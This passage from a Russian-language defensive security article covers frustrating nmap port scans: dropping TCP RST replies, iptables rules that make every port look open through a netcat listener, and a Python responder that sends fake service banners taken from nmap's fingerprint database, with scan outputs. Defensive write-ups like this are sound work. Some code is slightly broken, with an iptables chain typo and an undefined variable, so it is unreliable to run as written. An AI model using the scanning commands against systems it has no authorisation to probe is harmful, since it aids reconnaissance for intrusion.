
Давай сравним время сканирования топ-1000 TCP-портов с отправкой RST-пакетов и с запретом.



```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -n 1.2.3.4
Starting Nmap 7.93 ( https://nmap.org ) at 2025-09-08 14:52 EDT
Nmap scan report for 1.2.3.4
Host is up (0.00024s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
```

Быстрое сканирование портов узла, отправляющего ответы TCP-RST

А теперь активируем правило, запрещающее пакеты TCP-RST. Вновь запустим сканирование топ-1000 портов.




```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -n 1.2.3.4
Starting Nmap 7.93 ( https://nmap.org ) at 2025-09-08 14:52 EDT
Nmap scan report for 1.2.3.4
Host is up (0.00099s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 527.59 seconds
```

Медленное сканирование портов узла, не отправляющего ответы TCP-RST

Видно, что эта простая рекомендация в десятки тысяч раз замедляет классическое сканирование TCP-портов. А умножив его на количество IP-адресов нашего периметра, получаем не очень приятное для хакера значение.

ДЕЛАЕМ ВСЕ ПОРТЫ ОТКРЫТЫМИ

Учитывая, что количество возможных портов равно 65 535 для TCP и столько же для UDP, а типичный сетевой периметр нередко состоит из сотен IP-адресов, для хакера может оказаться достаточно накладным полное сканирование портов. В таком случае хакеры могут довольствоваться лишь самыми распространенными портами (топ-1000) или самыми перспективными для проникновения (low hanged fruits). И отсюда вытекает самая распространенная защитная практика — перевешивать службы на нестандартные порты. Но целеустремленный хакер все же не испугается полного сканирования портов и непременно найдет спрятанный сервис, на каком бы порте он ни висел.




```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -n 1.2.3.4 -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2025-09-03 17:26 EDT
Nmap scan report for 1.2.3.4
Host is up (0.00026s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT      STATE SERVICE
65535/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.07 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -Pn -n 1.2.3.4 -p 65535 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2025-09-03 17:26 EDT
Nmap scan report for 1.2.3.4
Host is up (0.00044s latency).

PORT      STATE SERVICE VERSION
65535/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```

Хакер находит SSH, работающий на самом последнем TCP-порте

Но куда более действенной техникой против сканирования портов является имитация всех неиспользуемых портов как открытых. Этого легко можно достигнуть с помощью файрвола, например iptables на Linux-сервере, и любого пустого листенера.

```
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 22 -j REDIRECT
--to-ports 22
iptables -t nat -A PREROUTING -i eth0 -p tcp -m conntrack --ctstate
NEW -j REDIRECT --to-ports 1234
while sleep 1; do nc -nv -lp 1234; done
```

После чего хакер увидит уже совсем иную, удручающую картину.




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn -n 1.2.3.4 -p 1-30
Starting Nmap 7.93 ( https://nmap.org ) at 2025-09-03 17:40 EDT
Nmap scan report for 1.2.3.4
Host is up (0.00026s latency).

PORT   STATE SERVICE
1/tcp  open  tcpmux
2/tcp  open  compressnet
3/tcp  open  compressnet
4/tcp  open  unknown
5/tcp  open  rje
6/tcp  open  unknown
7/tcp  open  echo
8/tcp  open  unknown
9/tcp  open  discard
10/tcp open  unknown
11/tcp open  systat
12/tcp open  unknown
13/tcp open  daytime
14/tcp open  unknown
15/tcp open  netstat
16/tcp open  unknown
17/tcp open  qotd
18/tcp open  msp
19/tcp open  chargen
20/tcp open  ftp-data
21/tcp open  ftp
22/tcp open  ssh
23/tcp open  telnet
24/tcp open  priv-mail
25/tcp open  smtp
```

Ложные результаты сканирования — все порты открыты (и так еще 65 510 строк)

Все порты открыты. Теперь хакеру будет крайне затруднительно среди 65K открытых портов найти актуальные. Неопытные хакеры тут попадут еще в одну ловушку — часто они запускают сканирование портов с одновременной идентификацией служб, что в нашем случае еще сильнее замедлит сканирование и, скорее всего, не позволит им получить хоть какие-то результаты.

Ложно открытые порты — относительно частая защитная мера коммерческих сетевых экранов. Но ее можно обойти, ведь за пакетом SYN-ACK с этого порта обычно ничего не приходит. Иными словами, эти порты не содержат никакой службы и хакеру видны как `tcpwrapped` или как порты с пустой версией.



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn -n 1.2.3.4 -p 1-30 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2025-09-03 17:45 EDT
Nmap scan report for 1.2.3.4
Host is up (0.00034s latency).

PORT   STATE SERVICE      VERSION
1/tcp  open  tcpmux?
2/tcp  open  tcpwrapped
3/tcp  open  compressnet?
4/tcp  open  unknown
5/tcp  open  rje?
6/tcp  open  unknown
7/tcp  open  tcpwrapped
8/tcp  open  tcpwrapped
9/tcp  open  tcpwrapped
10/tcp open  tcpwrapped
11/tcp open  tcpwrapped
12/tcp open  tcpwrapped
13/tcp open  tcpwrapped
14/tcp open  tcpwrapped
15/tcp open  tcpwrapped
16/tcp open  tcpwrapped
17/tcp open  tcpwrapped
18/tcp open  tcpwrapped
19/tcp open  tcpwrapped
20/tcp open  tcpwrapped
21/tcp open  tcpwrapped
22/tcp open  ssh          OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
23/tcp open  tcpwrapped
24/tcp open  tcpwrapped
25/tcp open  tcpwrapped
```

Определение реального сервиса среди ложно открытых портов

Однако стоит признать, что потребуются колоссальные расходы трафика и времени на идентификацию всех возможных портов. Большинство хакеров обойдут этот узел стороной, и лишь самые целеустремленные и сумасшедшие продолжат атаки. Но мы тоже не сдаемся, в нашем арсенале есть еще ряд приемов...

ИМИТИРУЕМ СЛУЧАЙНЫЕ СЕРВИСЫ

Раз хакер главным образом полагается все же не на сами открытые порты, а на службы, которые он идентифицирует на этих портах, то ударим ему по самому больному — сымитируем случайные службы! И на помощь нам вновь придет база фингерпринтов от Nmap.

Мы уже писали простой TCP/UDP-листенер для наблюдения за запросами хакеров. Теперь мы напишем листенер, который, вместо того чтобы молча принимать данные, станет слать хакеру особые байты, что будут казаться его сканеру каким-либо сервисом. А эти байты мы возьмем из того же самого файла с фингерпринтами, используемого хакером.

В этот раз нам вновь предстоит распарсить базу фингерпринтов Nmap, только теперь нас будут интересовать уже не запросы, а ответы:


defence/services.py

```
#!/usr/bin/python3
import socket
import rstr #pip3 install rstr
import random

def get_random_match():
    return random.choice(matches)

matches = []
with open("/usr/share/nmap/nmap-service-probes") as f:
    for line in f.readlines():
        line = line.strip()
        if line.startswith("match "):
            matchtext = line[len("match "):]
            index = matchtext.index(" m")
            m = matchtext[index + 2]
            name = matchtext[:index]
            matchtext = matchtext[len(name):].strip()
            regx_start = 2
            regx_end = matchtext.index(m, regx_start)
            regx = matchtext[regx_start:regx_end]
            try:
                matches.append( rstr.xeger(regx) )
            except Exception as e:
                pass

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind(("0.0.0.0", int(port)))
s.listen(10)
while True:
    c,info = s.accept()
    try:
        c.send(get_random_match().encode())
    except:
        pass
    c.close()
```

При каждом входящем подключении наш листенер будет отправлять случайно выбранный ответ из базы фингерпринтов Nmap.

Сетевой сканер Nmap парсит ответы от служб, опираясь на базу фингерпринтов, и делает это не по четкому совпадению, а по регулярному выражению. Поэтому мы, отправляя ответ, должны превратить случайно выбранную строку с регулярным выражением, содержащую в себе диапазон допустимых значений, во что-то конкретное — в этом нам помогает библиотека `rstr`.


Мы запускаем наш «ответчик» на произвольном порте и ждем некоторое время, пока он распарсит Nmap-базу.



```
~/src/defence(main*) » ./services.py 1234 tcp
```

Запуск листенера, имитирующего случайные сервисы на порте

Хакер же при попытке просканировать этот порт и определить службу увидит совершенно случайный баннер.




```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -n 1.2.3.4 -p 1234
Starting Nmap 7.93 ( https://nmap.org ) at 2025-09-04 16:36 EDT
Nmap scan report for 1.2.3.4
Host is up (0.00038s latency).

PORT     STATE SERVICE
1234/tcp open  hotline

Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -Pn -n 1.2.3.4 -p 1234 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2025-09-04 16:36 EDT
Nmap scan report for 1.2.3.4
Host is up (0.00036s latency).

PORT     STATE SERVICE VERSION
1234/tcp open  ftp     Windows Ftp Server (Not from Microsoft - http://srv.nease.net/)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```

Имитация фейковой службы на порте

Выглядит вполне правдоподобно. А что хакер увидит, когда мы совместим с этим трюк из предыдущего раздела? Сделаем все порты открытыми и направим их в этот листенер:

```
iptables -t nat -A PRETOUTING -i eth0 -p tcp --dport 22 -j REDIRECT
--to-ports 22
iptables -t nat -A PREROUTING -i eth0 -p tcp -m conntrack --ctstate
NEW -j REDIRECT --to-ports 1234
```

Теперь, когда хакер попробует просканировать большее количество портов, он увидит что-то вроде такого.




```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -n 1.2.3.4 -p 100-120 -sV 2>/dev/null
Starting Nmap 7.93 ( https://nmap.org ) at 2025-09-04 16:46 EDT
Nmap scan report for 1.2.3.4
Host is up (0.00042s latency).

PORT    STATE SERVICE    VERSION
100/tcp open  ftp        pSOSystem ftpd LgGXQ (PowerPC; build date 459700/876)
101/tcp open  http       Cisco Wireless LAN Controller httpd
102/tcp open  teamtalk   BearWare TeamTalk
103/tcp open  pop3-proxy Astaro firewall pop3 proxy
104/tcp open  rtsp       Maygion IPCamera rtspd
105/tcp open  imap       Microsoft Exchange Server 84038880483300992980552950765267 imapd
106/tcp open  http       CJ HelloVision DVW-2300N router http redirector
107/tcp open  http       OpenPGP Public Key Server Lha15Xg8s1f3PMW.rE+iPKPPTK+O1ps4yhF17j+.7W0E5e4mciQBX_P7×54rgFp_uZO-kR6
108/tcp open  irc-proxy  psyBNC
109/tcp open  ftp        NET+OS ftpd (NET+OS 39..68137078)
110/tcp open  ssh        OpenSSH (Ubuntu Linux; protocol 143..3632882302576180696880.3646.59888596733815881.)
111/tcp open  http       HP V1810 switch httpd
112/tcp open  http       Generic router http config
113/tcp open  drawpile   DrawPile 0.7.1 - 0.7.2 (protocol 4; flags: SVKJXTOGHJZMPXEBHEAVZWFLNBWNUADLGZRRJXRTFIAJURXZCNIMYRWTWR
